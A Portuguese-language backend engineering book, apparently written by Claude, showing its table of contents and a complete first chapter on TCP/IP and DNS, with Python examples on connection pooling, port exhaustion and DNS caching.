Além do código

Fundamentos técnicos para liderar o backend

Claude

Além do código: Fundamentos técnicos para liderar o backend

Texto escrito por Claude, um modelo de IA da Anthropic.

Versões, valores padrão e recomendações de ferramentas e padrões mudam com o tempo. Confira a documentação oficial antes de tomar decisões com base neles.

Edição gerada em 20/10/2026.

Sumário

Parte I: Fundamentos de sistemas

1 **TCP/IP e DNS**

Sexta-feira, 17h50, "é só trocar o DNS"
Quatro camadas, cada uma com o seu cabeçalho
IP, CIDR e endereços que só existem do lado de dentro
NAT, a tabela que esquece
TCP por dentro
UDP, o protocolo que não promete nada
Latência, ou a física não aceita reclamação
DNS
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

2 **HTTP em profundidade**

O link que cancelava pedidos sozinho
HTTP/1.1, texto puro com quebra de linha obrigatória
HTTP/2, binário e multiplexado
HTTP/3, ou o TCP reescrito em cima do UDP
Métodos, segurança e idempotência
Códigos de status que mudam o comportamento de alguém
Cache HTTP, ou como servir o preço antigo por uma hora
CORS, a regra que só o navegador cumpre
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

3 **TLS e certificados**

O arquivo que derrubou a API sem nenhum bug
O que o TLS promete
O handshake do TLS 1.3, ou uma conversa de um RTT
Troca de chaves, ou como combinar um segredo em voz alta
Certificados e a cadeia de confiança
SNI, ou como um IP serve mil domínios
Na prática
Terminação TLS, ou onde o cadeado acaba

ACME, ou o fim da renovação manual
mTLS, ou quando o servidor também pede documento
Armadilhas e casos reais
Resumo
Referências

4 Processos, threads e I/O assíncrono
Uma API inteira esperando um único boleto
O que o kernel enxerga
Esperar sem bloquear
O event loop e o asyncio
O GIL, ou por que oito threads fazem o trabalho de uma
Modelos de servidor
Quantos workers?
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

5 Concorrência na aplicação
O voucher que deu as boas-vindas 14 vezes
Condição de corrida, ou quando a ordem dos fatores altera o produto
Seção crítica e exclusão mútua
Operações atômicas
Deadlock, ou duas threads educadas demais
asyncio e réplicas: onde o lock deixa de valer
Locks distribuídos e o problema do tempo
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

6 Desempenho mensurável
O painel estava verde
Latência e throughput
Por que a média engana
Lei de Little
Lei de Amdahl
Utilização e filas, ou por que a latência explode perto de 100%
Números de latência de referência
Testes de carga: modelo aberto e modelo fechado
Propriedades e custos
Armadilhas e casos reais
Resumo

Referências

Parte II: Dados

7 **Modelagem relacional**

O cliente que tinha três e-mails
Chaves, ou como o banco sabe quem é quem
Dependências funcionais, ou quem decide o valor de quem
As anomalias que a normalização evita
Desnormalização, ou o preço de cada cópia
O banco como último revisor
Propriedades e custos das chaves
Armadilhas e casos reais
Resumo
Referências

8 **Índices**

O dia em que o rastreio aprendeu a aceitar minúsculas
A B-tree por dentro, ou como achar uma linha entre 80 milhões em quatro leituras
Os outros tipos de índice
Índices compostos e a ordem das colunas
Índices de cobertura e o index-only scan
Índices parciais e de expressão
Seletividade e cardinalidade, ou quando o índice perde para a força bruta
Na prática
Quanto custa cada índice
Armadilhas e casos reais
Resumo
Referências

9 **Planos de execução**

A escola que o banco achava que tinha quatro alunos
O mecanismo
Na prática
Propriedades e custos das ferramentas de diagnóstico
Armadilhas e casos reais
Resumo
Referências

10 **Transações e isolamento**

O plantão que ficou vazio
ACID, letra por letra (e uma letra de enfeite)
O padrão SQL e suas três anomalias oficiais
As anomalias que o padrão esqueceu
MVCC: cada transação lê a própria fotografia do passado

Os três níveis do PostgreSQL por dentro
Na prática: o plantão em Python
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

11 **Locks, contenção e pools de conexão**
O show que esgotou sem vender
O mecanismo
Na prática
Propriedades e custos
Resumo
Referências

12 **Migrações de schema sem downtime**
A migração de uma linha que derrubou o site por seis minutos
Locks de DDL e a fila que ninguém vê
O que o PostgreSQL faz em cada ALTER TABLE
Índices sem parar as escritas
Expand/contract, ou como renomear uma coluna em quatro deploys
Backfill em lotes
Na prática: a fila, o timeout e o lote
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

13 **Replicação**
O e-mail que voltou no tempo
O mecanismo
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

14 **Particionamento e sharding**
O DELETE que comemorou aniversário
Partição e shard, duas palavras para cortar uma tabela
Particionamento dentro do PostgreSQL
Dividindo entre máquinas: por faixa ou por hash
Consistent hashing, ou como mudar de ideia movendo pouco
Hot spots, ou a Sorveteria Pinguim Feliz
Consultas que atravessam shards

Rebalanceamento sem desligar nada
Escolhendo a chave de partição
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

15 Modelos não relacionais
Só uma perguntinha
O que se perde junto com o planner
Chave-valor, o banco que só sabe uma coisa
Documento, o JSON com endereço fixo
Colunas largas e colunar, dois bichos com o mesmo sobrenome
Grafo, quando o relacionamento é o dado
Séries temporais, o banco que só olha para trás
Modelar começando pelas perguntas
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

16 Cache
Meia-noite, 4.000 clientes e uma chave que expirou
O que um cache promete, e a conta que ele manda depois
Os quatro padrões de leitura e escrita
Invalidação, ou por que aquele TODO tem cinco anos
Quando a memória acaba
Cache stampede, ou mil processos tendo a mesma ideia
Camadas: do dicionário do processo à CDN
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

Parte III: Sistemas distribuídos

17 Modelos de consistência
A resposta que chegou antes da pergunta
Um modelo de consistência é um contrato sobre histórias
Linearizabilidade, a ilusão de uma cópia só
Consistência sequencial, ou o tempo real sai da sala
Consistência causal, a ordem que importa
Consistência eventual, a promessa mais curta do mundo
Garantias de sessão, consistência sob medida para um cliente
O teorema CAP, com a letra miúda

PACELC, o custo que existe todo dia
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

18 Tempo, ordem e consenso
O lance que chegou depois e ganhou mesmo assim
Relógios físicos, ou quartzo com opinião própria
Relógio com margem de erro
Ordem sem relógio: Lamport
Vector clocks, ou quem sabia o quê
Consenso, ou como cinco máquinas concordam sem confiar em nenhuma
Raft no que importa
Leases e fencing tokens
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

19 Falhas parciais
O serviço que não caiu e derrubou a loja
Os jeitos de quebrar, do mais educado ao mais traiçoeiro
Timeout, ou a arte de desistir na hora certa
Retry, backoff e jitter
Retry storm, ou como multiplicar uma falha
Circuit breaker, ou parar de bater na mesma porta
Bulkhead, ou o frete não leva o login junto
Deadlines propagados
Degradação controlada
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

20 Idempotência e semântica de entrega
Quatro sacos de ração e um gato chamado Almirante
O mecanismo
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

21 Mensageria
Três canecas e um papagaio
Fila e log, os dois jeitos de guardar uma mensagem
Acknowledgment, ou como o consumidor diz "terminei"
Consumidores concorrentes e consumer groups
Ordem, a garantia que some quando você escala
Mensagem venenosa e dead letter queue
Backlog, a fila que cresce
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

22 Transações distribuídas
Trinta e sete flamingos para ninguém
Escrita dupla, ou duas transações fingindo ser uma
Two-phase commit, ou como pedir permissão duas vezes
Sagas, ou como desfazer o que já foi feito
Outbox, ou como publicar dentro de uma transação que não sabe publicar
Change data capture, ou ler o diário do banco
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

23 Event sourcing e CQRS
Os 4.380 pontos do Seu Arlindo
O mecanismo
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

Parte IV: Arquitetura e APIs

24 Estilos de comunicação
Dezoito mil celulares perguntando pela mesma pizza
REST, ou o HTTP usado conforme o manual
gRPC: contrato primeiro, bytes depois
GraphQL: o cliente escolhe os campos e o servidor paga a conta
Empurrar dados do servidor
Propriedades e custos
Armadilhas e casos reais

Resumo
Referências

25 Contratos de API
Dia das Mães, 7h02
O contrato que ninguém assinou e todo mundo cumpre
Versionamento
Paginação e filtros também são contrato
Erros com formato
OpenAPI e testes de contrato
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

26 Decomposição de sistemas
Catorze serviços, quatro pessoas e um avatar
O que exatamente se está dividindo
Acoplamento e coesão, com régua
O preço de trocar uma chamada de função por um pacote
Disponibilidade em série, ou a multiplicação que ninguém pediu
Um banco por serviço, e o JOIN que foi embora
Na prática
Propriedades e custos
Lei de Conway, a observação
Armadilhas e casos reais
Resumo
Referências

27 Balanceamento e proxies
A réplica mais rápida da empresa
O que o balanceador enxerga: camada 4 e camada 7
Algoritmos, ou como escolher sem perguntar a ninguém
Health checks: quem está vivo
Sticky sessions
Reverse proxy, API gateway e service mesh
CDN
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

28 Controle de carga
Quatro mil previsões do tempo por segundo

Rate limiting, ou a arte de contar requisições
Rate limiting distribuído
Quando o problema é a soma
Dizer não com educação: 429, 503 e Retry-After
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

29 Escalabilidade e capacidade
Domingo, 20h47, bolo de fubá
Crescer para cima ou para os lados
Stateless, ou onde o estado foi parar
Autoscaling, ou um laço de controle com atraso
Capacidade em ordem de grandeza
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

Parte V: Segurança

30 Autenticação
O professor que saiu em março e continua dando aula
O mecanismo
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

31 Autorização e multitenancy
O dentista que somou um
Quem pode fazer o quê com o quê
Onde a checagem mora
Multitenancy, ou quantos clientes cabem num banco
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

32 Vulnerabilidades de backend
O relatório que chegou sexta às 17h40
As listas da OWASP e o que elas medem
Injeção, ou quando o dado vira código

SSRF, ou o servidor que busca o que mandarem
Deserialização, ou o arquivo que traz o próprio código
Autorização por objeto e por propriedade
Dependências, ou o código que você não escreveu
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

33 Criptografia aplicada e segredos
O e-mail das 9h14
Senhas, ou a arte de ser lento de propósito
Criptografia simétrica com autenticação embutida
HMAC, ou como provar que a mensagem saiu de você
Criptografia assimétrica e assinaturas
Envelope encryption e KMS
Segredos, onde moram e como trocam de casa
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

Parte VI: Infraestrutura e operação

34 Contêineres
A senha 47 e os dez segundos de silêncio
Um contêiner é um processo comum com a visão restrita
Imagens e camadas, ou por que o arquivo apagado continua lá
Build em múltiplos estágios e imagens mínimas
PID 1, sinais e a morte em dez segundos
Registries, tags e digests
OCI, ou quem faz o quê
Armadilhas e casos reais
Resumo
Referências

35 Kubernetes
Sábado, 22h14, e ninguém canta
O mecanismo
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

36 Redes em nuvem e infraestrutura como código

A rede que ninguém escreveu
A rede virtual por dentro
Tabelas de rota, ou quem decide para onde o pacote vai
Firewalls com estado e sem estado
Infraestrutura como código com Terraform
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

37 CI/CD e estratégias de deploy

Sexta, 17h50, só uma linha
O pipeline, ou a esteira que desconfia de você
O artefato imutável
Colocando a versão nova na frente do tráfego
Feature flags: deploy de um lado, lançamento do outro
Rollback e roll forward
O pipeline sem chave no bolso
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

38 Observabilidade

Sábado, 7h12, e o log diz "chegou aqui 2"
Três sinais e uma pergunta que ninguém previu
Na prática
Propriedades e custos
Armadilhas e casos reais
Resumo
Referências

39 SLI, SLO e SLA

Cinco noves e um banco que tira folga aos domingos
Três siglas para três coisas diferentes
Como medir um SLI, ou quem decide o que é uma requisição boa
Os noves e quanto cada um permite em minutos
Error budget, ou quanto o serviço tem direito de errar
Burn rate, ou a que velocidade o orçamento vai embora
Na prática
Propriedades e custos das escolhas
Armadilhas e casos reais
Resumo

Referências

40 **Backup e recuperação de desastres**

O backup de 20 bytes

RPO e RTO, os dois números que ninguém escreveu

Completo, incremental e diferencial

Backup contínuo e point-in-time recovery

A regra 3-2-1 e o atacante com permissão de apagar

Quatro estratégias de recuperação de desastres

Na prática: voltando para 15h40

Testes de restauração

Armadilhas e casos reais

Resumo

Referências

PARTE I

Fundamentos de sistemas

CAPÍTULO 1

TCP/IP e DNS

Sexta-feira, 17h50, "é só trocar o DNS"

São 17h50 de uma sexta-feira e a migração da API de pagamentos está quase pronta. O servidor novo está de pé, os testes passaram, e falta só uma linha: trocar o registro DNS de `api.example.com` do servidor antigo, o `temp-01` (ligado em 2016 "só por uma semana"), para o balanceador novo. Alguém troca a linha, confere no navegador, vê a resposta do servidor novo e desliga o `temp-01` às 18h05, com a sensação de dever cumprido.

Às 18h07 começam os alertas. Metade dos clientes recebe timeout de conexão. Os workers internos insistem no endereço antigo. E quem chega ao servidor novo reclama que a primeira requisição leva 400 ms, embora o servidor responda em 3 ms.

A situação é hipotética, mas cada peça dela acontece toda semana em algum lugar. Se o DNS foi trocado às 17h50, por que ainda há gente batendo no endereço antigo horas depois? E de onde vêm os 397 ms que o servidor não gastou?

Quatro camadas, cada uma com o seu cabeçalho

A pilha da internet é a do TCP/IP, com quatro camadas (RFC 1122). O modelo OSI tem sete, aparece em entrevistas e empresta os números como apelido ("balanceador de camada 4").

Camada (número OSI)	Entrega	Exemplos
Enlace (2)	Quadros na rede local	Ethernet
Internet (3)	Pacotes entre redes, por IP	IPv4, IPv6
Transporte (4)	Dados entre processos, por porta	TCP, UDP
Aplicação (7)	O que o seu código fala	HTTP, DNS

Cada camada põe o próprio cabeçalho na frente do que a de cima entregou. Um JSON de 80 bytes viaja com 54 bytes de cabeçalhos (Ethernet, IPv4 e TCP), e ninguém na reunião de custos pergunta por eles. O quadro Ethernet comum tem **MTU** de 1.500 bytes; sem os cabeçalhos de IP e TCP, sobram 1.460 bytes de dados por segmento, o **MSS**.

IP, CIDR e endereços que só existem do lado de dentro

O IP entrega pacotes entre máquinas pelo endereço, em *best effort*: o pacote pode chegar, chegar duplicado, fora de ordem ou sumir, e o protocolo não avisa ninguém. O IPv4 tem endereços de 32 bits (uns 4,3 bilhões, que acabaram); o IPv6 tem 128 (RFC 8200) e está no plano de "ano que vem" de muita empresa desde 2012.

O cabeçalho IP tem um campo TTL que conta saltos: cada roteador decrementa 1 e descarta o pacote no zero. O TTL do DNS conta segundos. Mesmo nome, unidades diferentes, e muita conversa longa em canal de incidente.

Redes são escritas em notação **CIDR** (RFC 4632): endereço base e quantos bits iniciais identificam a rede. Um `/n` tem `2^(32 - n)` endereços: `10.20.0.0/16` tem 65.536, um `/24` tem 256, um `/32` é um endereço só, e `0.0.0.0/0` é a internet inteira, o que explica por que ele merece uma segunda leitura numa regra de firewall.

A RFC 1918 reserva três faixas privadas, não roteadas na internet: `10.0.0.0/8`, `172.16.0.0/12` e `192.168.0.0/16`. Milhões de empresas usam `10.0.0.5` ao mesmo tempo sem conflito. Detalhe que pega gente experiente: `172.16.0.0/12` termina em `172.31.255.255`. Uma regra "para a rede interna" com `172.0.0.0/8` libera um pedaço da internet que pertence a outras pessoas.

NAT, a tabela que esquece

Um servidor com IP privado baixa pacotes do PyPI pelo **NAT** (*network address translation*): o roteador de borda troca o endereço e a porta de origem de cada pacote que sai pelo IP público dele, anota a troca numa tabela e a desfaz na volta. De fora, ninguém inicia conexão para quem está atrás do NAT, porque não há entrada na tabela (o capítulo 36 trata de redes em nuvem).

A parte traiçoeira: a tabela expira. Uma conexão TCP ociosa por tempo demais some dela sem que nenhum dos lados saiba. A aplicação manda uma consulta pelo *socket* que parece aberto e espera. E espera. Gateways NAT gerenciados expiram conexões ociosas em poucos minutos (350 segundos é um valor comum; muda por provedor), e um *pool* com conexões paradas por mais tempo coleciona sockets mortos.

TCP por dentro

O TCP (RFC 9293) transforma pacotes que se perdem num fluxo de bytes confiável e ordenado entre dois processos. Uma conexão é identificada por IP e porta de origem e IP e porta de destino. O servidor escuta numa porta fixa (443, 5432); o cliente usa uma **porta efêmera**, que no Linux sai por padrão da faixa de 32768 a 60999.

Cada byte tem número de sequência, e o receptor confirma com ACK ("recebi tudo até o byte N"). Sem ACK dentro do RTO (*retransmission timeout*, 1 segundo inicial pela RFC 6298), o remetente retransmite, e o RTO dobra a cada tentativa.

O handshake, ou três pacotes antes do primeiro byte útil

Antes de qualquer dado, o TCP abre a conexão com o *three-way handshake*:

```
Cliente:  SYN, meu número de sequência começa em 1.904.331.017
Servidor: SYN-ACK. Anotado. O meu começa em 3.002.118.440
Cliente:  ACK. Anotado também.
Cliente:  (agora sim) GET /pagamentos/123
```

O número de sequência inicial é aleatório, para que ninguém adivinhe e injete dados numa conexão alheia. O custo do handshake é um RTT inteiro antes do primeiro byte útil, e o servidor ainda nem sabe o que você quer.

Sem resposta ao SYN, o Linux (padrão `net.ipv4.tcp_syn_retries = 6`) espera 1, 2, 4, 8, 16, 32 e mais 64 segundos: 127 segundos retransmitindo SYN, com paciência exemplar, para uma máquina desligada às 18h05. Se a máquina está ligada e ninguém escuta na porta, o kernel dela responde RST e a conexão falha na hora com `ConnectionRefusedError`, uma recusa muito mais gentil que dois minutos de silêncio.

Controle de fluxo e de congestionamento

Em cada ACK, o receptor anuncia o espaço livre no buffer, a **janela de recepção**, e o remetente não pode ter mais bytes sem confirmação do que isso. O campo tem 16 bits (65.535 bytes, muito em 1981); o *window scaling* (RFC 7323) permite janelas de até 1 GB.

Para proteger a rede, o remetente mantém a **janela de congestionamento** (`cwnd`) e usa a menor das duas. Uma conexão nova começa em *slow start* com 10 segmentos (RFC 6928), uns 14,6 KB, e dobra a janela a cada RTT sem perdas. Ao detectar perda, reduz. O padrão do Linux é o CUBIC (RFC 9438); o BBR estima banda e RTT em vez de reagir só a perdas.

"Slow start" é o caso mais antigo de propaganda enganosa da pilha: o crescimento é exponencial, lento é só o começo. Uma resposta de 200 KB leva 4 RTTs numa conexão nova (14,6 + 29 + 58 + 117 KB) e 1 numa conexão aquecida. A vazão máxima é `janela / RTT`: com 64 KB e 100 ms, 640 KB/s, mesmo num link de 10 Gbit/s.

TIME_WAIT e as portas que acabam

O encerramento troca FIN e ACK nos dois sentidos, e o lado que fecha primeiro fica em **TIME_WAIT** por 2 × MSL (*maximum segment lifetime*), fixo em 60 segundos no Linux e sem `sysctl` para mudar. Assim, segmentos atrasados da conexão antiga não são aceitos por uma nova com os mesmos endereços e portas.

A conta: um cliente falando com um único destino tem 28.232 portas efêmeras, e cada conexão fechada prende a sua por 60 segundos. Teto: 28.232 / 60 ≈ 470 conexões novas por segundo. Na de número 28.233 do minuto, o kernel desiste:

```
OSError: [Errno 99] Cannot assign requested address
```

A correção é reaproveitar conexões, com keep-alive e pool. O `net.ipv4.tcp_tw_reuse` deixa conexões de saída reutilizarem portas em TIME_WAIT com segurança, via timestamps do TCP. O `tcp_tw_recycle`, estrela de tutoriais de "otimização", quebrava clientes atrás de NAT e saiu do kernel na versão 4.12; se ele aparece num script de provisionamento, o script é mais velho que o `temp-01`.

UDP, o protocolo que não promete nada

O UDP (RFC 768) tem cabeçalho de 8 bytes e nenhuma garantia: sem handshake, confirmação, retransmissão ou ordem. O datagrama sai, e o resto é problema de quem mandou. O DNS usa UDP porque pergunta e resposta cabem num pacote cada. O QUIC, base do HTTP/3, implementa confiabilidade própria por cima do UDP porque mudar o TCP em todos os kernels e equipamentos do mundo levaria décadas (o capítulo 2 trata do HTTP/3).

Latência, ou a física não aceita reclamação

O **RTT** (*round-trip time*) tem um piso: a luz na fibra anda uns 200 mil km/s. São Paulo fica a uns 7.600 km de Washington; ida e volta dá 76 ms no mínimo teórico e, por rotas reais, costuma passar de 100 ms. Nenhuma refatoração tira esse número do caminho. A primeira requisição HTTPS para um servidor novo paga, em sequência:

Etapa	RTTs	Com RTT de 100 ms
Consulta DNS (sem cache)	1 ou mais	0 a 100+ ms
Handshake TCP	1	100 ms
Handshake TLS 1.3	1	100 ms
Requisição e resposta HTTP	1	100 ms + 3 ms do servidor

Dá uns 400 ms, dos quais o servidor gastou 3: a segunda pergunta da abertura. A requisição seguinte na mesma conexão custa 1 RTT (o capítulo 3 detalha o TLS).

DNS

O DNS (RFCs 1034 e 1035) é um banco de dados hierárquico, distribuído e cacheado em todas as camadas, o que explica a escala dele e quase todos os incidentes que levam o nome dele.

Quem pergunta para quem

`httpx.get("https://api.example.com")` acaba em `getaddrinfo`, da libc, o **stub resolver**: ele lê `/etc/resolv.conf` e manda a pergunta, quase sempre por UDP na porta 53, ao **resolver recursivo** (o da rede da nuvem, o do provedor, ou um público como `1.1.1.1`). Com a resposta em cache, ele devolve na hora. Sem ela, faz o trabalho pesado:

```
Resolver: Raiz, onde fica api.example.com?
Raiz:     Não sei. Pergunte aos servidores de .com.
Resolver: .com, onde fica api.example.com?
.com:     Não sei. Os servidores de example.com são estes dois.
Resolver: example.com, onde fica api.example.com?
example:  203.0.113.10, válido por 300 segundos.
```

A raiz tem 13 identidades (`a` a `m.root-servers.net`), cada uma servida por centenas de instâncias com *anycast*: o mesmo IP anunciado em vários lugares, e o roteamento entrega na mais próxima. A resposta final vem do **servidor autoritativo** da zona; todos os outros repetem o que ouviram, por um tempo combinado. Respostas acima de 512 bytes usam EDNS(0) (RFC 6891) ou voltam truncadas e são repetidas por TCP, que a RFC 7766 exige. Um firewall que libera só UDP na porta 53 funciona até o dia em que a resposta cresce.

Tipos de registro

Tipo	Conteúdo
A / AAAA	Endereço IPv4 / IPv6
CNAME	Outro nome (ex.: o de um balanceador gerenciado)
NS / SOA	Servidores autoritativos e dados da zona
MX / TXT	E-mail; texto livre (verificação de domínio, SPF)
CAA	Autoridades que podem emitir certificados TLS

Um nome com CNAME não pode ter nenhum outro registro. Como o *apex* (`example.com`) precisa de SOA e NS, ele não pode ser CNAME; provedores contornam com tipos fora do padrão (ALIAS, ANAME), resolvidos no servidor.

TTL e a lenda da propagação

Cada registro traz um **TTL** em segundos. O resolver reaproveita a resposta em cache até o TTL zerar, e até lá o autoritativo pode mudar o que quiser. "Esperar o DNS propagar" é folclore: ninguém empurra a mudança para ninguém. Existem caches independentes, cada um esperando o próprio relógio vencer.

Primeira resposta da abertura: o registro de `api.example.com` tinha TTL de 86.400 segundos, configurado em 2016 junto com o `temp-01`. Quem consultou o nome nas 24 horas anteriores continuou recebendo o IP antigo, e a troca das 17h50 só chegaria a todos às 17h50 do sábado. A migração segura baixa o TTL para 60 pelo menos um TTL antigo antes da troca, e deixa o servidor antigo ligado até o tráfego nele zerar.

Respostas negativas também vão para o cache (RFC 2308): um `NXDOMAIN` consultado um minuto antes de o registro existir fica guardado pelo menor valor entre o TTL do SOA e o campo *minimum*, muitas vezes uma hora.

Os caches que você não configurou

Há caches no sistema operacional (systemd-resolved, nscd) e em alguns runtimes (a JVM, conforme a configuração, já guardou respostas para sempre). O Python não tem cache próprio. Isso não salvou os workers da abertura, porque o DNS só é consultado ao abrir uma conexão. O pool deles tinha conexões abertas desde a manhã para o IP antigo, e trocar o registro não afeta conexão estabelecida. Quando o `temp-01` foi desligado, o pool abriu conexões novas, consultou o DNS e, com o cache do resolver válido, recebeu de novo o endereço do `temp-01`. Limitar a vida das conexões no pool (o `pool_recycle` do SQLAlchemy, por exemplo) força consultas periódicas.

Na prática

O `dig` mostra o que o resolver responde e com qual TTL restante:

```
$ dig +noall +answer api.example.com
api.example.com.        300     IN      CNAME   lb-prod.example.net.
lb-prod.example.net.    60      IN      A       203.0.113.10
lb-prod.example.net.    60      IN      A       203.0.113.11
```

Treze segundos depois, o TTL veio menor: a resposta saiu do cache, com contagem regressiva visível.

```
$ dig +noall +answer api.example.com
api.example.com.        287     IN      CNAME   lb-prod.example.net.
lb-prod.example.net.    47      IN      A       203.0.113.11
lb-prod.example.net.    47      IN      A       203.0.113.10
```

A ordem dos registros A mudou: o resolver faz rodízio, e quem pega sempre o primeiro distribui carga de graça. O módulo `ipaddress` faz as contas de CIDR sem erro de cabeça:

```
import ipaddress

vpc = ipaddress.ip_network("10.20.0.0/16")
print(vpc.num_addresses)                # 65536

subredes = list(vpc.subnets(new_prefix=24))
print(len(subredes), subredes[0], subredes[-1])
# 256 10.20.0.0/24 10.20.255.0/24

print(ipaddress.ip_address("172.31.5.9").is_private)   # True
print(ipaddress.ip_address("172.32.5.9").is_private)   # False, é internet de outra
pessoa
```

Medindo resolução e handshake separados (host fictício, números de uma execução hipotética com RTT de 100 ms):

```
import socket
import time

HOST, PORTA = "api.example.com", 443

t0 = time.perf_counter()
endereco = socket.getaddrinfo(HOST, PORTA, type=socket.SOCK_STREAM)[0][4]
t1 = time.perf_counter()
with socket.create_connection(endereco[:2], timeout=3):  # nunca 127 segundos
    t2 = time.perf_counter()

print(f"DNS: {(t1 - t0) * 1000:.0f} ms")
print(f"TCP: {(t2 - t1) * 1000:.0f} ms")
```

```
DNS: 104 ms
TCP: 101 ms
```

Com a resposta em cache, o DNS cai para 1 ms. O TCP não cai nunca. Agora, um código de cara inocente que esgota portas efêmeras:

```
import httpx

def buscar_preco(sku: str) -> dict:
    # Uma conexão TCP nova (e um handshake TLS) por chamada.
    return httpx.get(f"https://precos.example.com/v1/{sku}").json()
```

A 600 chamadas por segundo, são 600 handshakes TCP, 600 TLS e, em menos de um minuto, um `Errno 99`. A versão que reaproveita conexões cria o cliente uma vez:

```
import httpx

cliente = httpx.Client(
    base_url="https://precos.example.com",
    timeout=httpx.Timeout(5.0, connect=2.0),
    limits=httpx.Limits(max_keepalive_connections=20, keepalive_expiry=60),
)

def buscar_preco(sku: str) -> dict:
    return cliente.get(f"/v1/{sku}").json()
```

O `keepalive_expiry` de 60 segundos também protege contra o NAT e o DNS: nenhuma conexão ociosa vive o bastante para virar socket fantasma. Na máquina com a versão antiga, o `ss` mostra o estrago:

```
$ ss -tan state time-wait | tail -n +2 | wc -l
28190
$ sysctl net.ipv4.ip_local_port_range net.ipv4.tcp_syn_retries
net.ipv4.ip_local_port_range = 32768    60999
net.ipv4.tcp_syn_retries = 6
```

Vinte e oito mil conexões em TIME_WAIT contra um limite de 28.232 portas: faltam 42 para o próximo `Errno 99`.

Propriedades e custos

Propriedade	TCP	UDP
Estabelecimento	1 RTT	Nenhum
Entrega e ordem	Garantidas	Nenhuma garantia
Cabeçalho	20 a 60 bytes	8 bytes
Perda de um pacote	Atrasa os bytes seguintes (*head-of-line blocking*)	Afeta só aquele datagrama

TCP serve quando cada byte precisa chegar em ordem (HTTP/1.1, HTTP/2, bancos). UDP serve quando a mensagem cabe num pacote, quando dado atrasado vale menos que dado perdido (voz) ou quando o protocolo tem confiabilidade própria (QUIC).

TTL	Até todos verem a mudança	Se o autoritativo cair, caches seguram
60 s	1 minuto	1 minuto
3.600 s	1 hora	1 hora
86.400 s	1 dia	1 dia, e um sábado perdido

TTL curto acelera migração e failover por DNS, ao custo de mais consultas e mais latência de resolução.

Armadilhas e casos reais

Armadilha: em Kubernetes, pods vêm com `ndots:5` e domínios de busca. `api.example.com` (menos de cinco pontos) é tentado antes com cada sufixo (`api.example.com.default.svc.cluster.local` e companhia), e uma consulta vira várias, quase todas `NXDOMAIN` . O ponto final (`api.example.com.`) torna o nome absoluto.

Na vida real: em 4 de outubro de 2021, o Facebook ficou fora do ar por cerca de seis horas. Um comando de manutenção derrubou o backbone entre datacenters, e os servidores DNS autoritativos, projetados para retirar seus anúncios BGP ao perder contato com os datacenters, fizeram exatamente isso. Continuavam funcionando; só não havia rota na internet até eles.

Na vida real: em 19 e 20 de outubro de 2025, na região us-east-1 da AWS, uma condição de corrida na automação de DNS do DynamoDB aplicou um plano antigo por cima de um novo, e a limpeza automática apagou todos os IPs de `dynamodb.us-east-1.amazonaws.com` . O banco funcionava; ninguém conseguia descobrir o endereço dele. O reparo exigiu intervenção manual.

Armadilha: sem timeout de conexão, vale o `tcp_syn_retries` : um destino desligado, como o `temp-01` depois das 18h05, prende cada worker por 127 segundos, e um pool de 32 workers se esgota em segundos.

Resumo

- Um `/n` tem `2^(32 - n)` endereços; faixas privadas: `10/8`, `172.16/12`, `192.168/16`. A tabela do NAT expira e mata conexões ociosas em silêncio.
- TCP: 1 RTT de handshake, janela inicial de 10 segmentos, 60 segundos de TIME_WAIT no Linux. Sem reuso de conexões, umas 470 conexões novas por segundo para um mesmo destino.
- A primeira requisição HTTPS paga 3 a 4 RTTs antes de o servidor trabalhar.
- DNS: stub, recursivo e autoritativo. Propagação é cache vencendo pelo TTL; baixe o TTL antes de migrar. Conexões abertas não consultam o DNS.

Referências

- RFC 1122, Requirements for Internet Hosts: https://www.rfc-editor.org/rfc/rfc1122
- RFC 791, Internet Protocol (IPv4): https://www.rfc-editor.org/rfc/rfc791
- RFC 8200, IPv6: https://www.rfc-editor.org/rfc/rfc8200
- RFC 1918, Address Allocation for Private Internets: https://www.rfc-editor.org/rfc/rfc1918
- RFC 4632, CIDR: https://www.rfc-editor.org/rfc/rfc4632
- RFC 5737, endereços IPv4 reservados para documentação: https://www.rfc-editor.org/rfc/rfc5737
- RFC 9293, Transmission Control Protocol: https://www.rfc-editor.org/rfc/rfc9293
- RFC 6298, Computing TCP's Retransmission Timer: https://www.rfc-editor.org/rfc/rfc6298
- RFC 6928, Increasing TCP's Initial Window: https://www.rfc-editor.org/rfc/rfc6928
- RFC 7323, TCP Extensions for High Performance: https://www.rfc-editor.org/rfc/rfc7323
- RFC 9438, CUBIC: https://www.rfc-editor.org/rfc/rfc9438
- RFC 768, User Datagram Protocol: https://www.rfc-editor.org/rfc/rfc768
- RFC 1034 e RFC 1035, Domain Names: https://www.rfc-editor.org/rfc/rfc1034 e https://www.rfc-editor.org/rfc/rfc1035
- RFC 2308, Negative Caching of DNS Queries: https://www.rfc-editor.org/rfc/rfc2308
- RFC 6891, EDNS(0): https://www.rfc-editor.org/rfc/rfc6891
